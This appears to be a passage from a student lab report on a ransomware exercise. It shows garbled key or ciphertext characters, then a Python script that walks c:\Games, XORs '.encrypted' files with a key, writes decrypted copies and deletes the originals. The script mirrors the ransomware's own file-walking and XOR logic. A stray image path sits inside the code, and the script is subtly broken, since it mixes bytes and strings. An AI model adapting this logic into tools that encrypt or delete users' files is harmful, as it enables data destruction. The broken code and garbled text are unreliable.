?]Z>~/Geb+1)xyADSK>c1Eb&a/Jw[\ku4Yf=X>Sy]ll-n\t-b^FO\{GAWP&1EI2W:_q1q7KAdXcQMF]+aXh^!QSq(p>YKZ5
z6!P6o>JSpCeTc1n5s)Xs4z?26U8$0)!hbgkh0tB#PHU3Q3hHj,N)S\Q&ZS.tK{sk\=YF24t0:]]nLU4|5+/)P?9Dl!8&g
,)\JSJ>[TT9.[ZPRvMyQlDW5F/6.VU[xEh]gKhjLX2z^[5J-dT^sZYu6+dYq&<\YNq>x686-bzTF-7-LMM-4!ktoP]a2mxL
\jwGVE[n_0l{G>z|Ls{[%mEX.q82VoWVeX{K#:I=AJ]Xc(,4W^(hn/{cp-,gxpV/N6kQac!Px)0x-2{Z?TVBnHl4&8;IguT
R0PD:-wGxiXlL
Let's Do it
encrypting started
```

Attack Results:



Task 5.3 – Run the Decryption

In this task the decrypting code should be written based on the given code in the first part of the lab and the encrypting code in the second part of the lab.

Decrypting code:

```
#libraries
import os
import string
import random
import sys
```

```

file = open(input("Enter your key file location: "), "rb")
key = file.read()
file.close()

#decryption function (same as encryption function)
def str_xor(s1, s2):
    return "".join([chr(ord(c1) ^ ord(c2)) for (c1,c2) in zip(s1,s2)])

def filelist():
    mylist = []
    for root, dirs, files in os.walk("c:\\Games"):
        for file in files:
            if file.endswith(".encrypted"):
                mylist.append(os.path.join(root, file))

    return mylist

print(filelist())
local = filelist()


def file_decrypt(key, files):
    for name in files:
        if (name!="DEC.py"):
            with open(name,'rb') as f:
                data = f.read()
                f.close()

            #decrypt using function
            decrypted = str_xor(data, key.strip('\n'))
            decrypted_file = name + ".decrypted"
            try:
                with open(decrypted_file, 'wb') as f:
                    f.write(decrypted)
                    f.close()
                os.remove(name)
            except:
                continue

file_decrypt(key, local)

```

Running the decryption file:



Decrypting results:

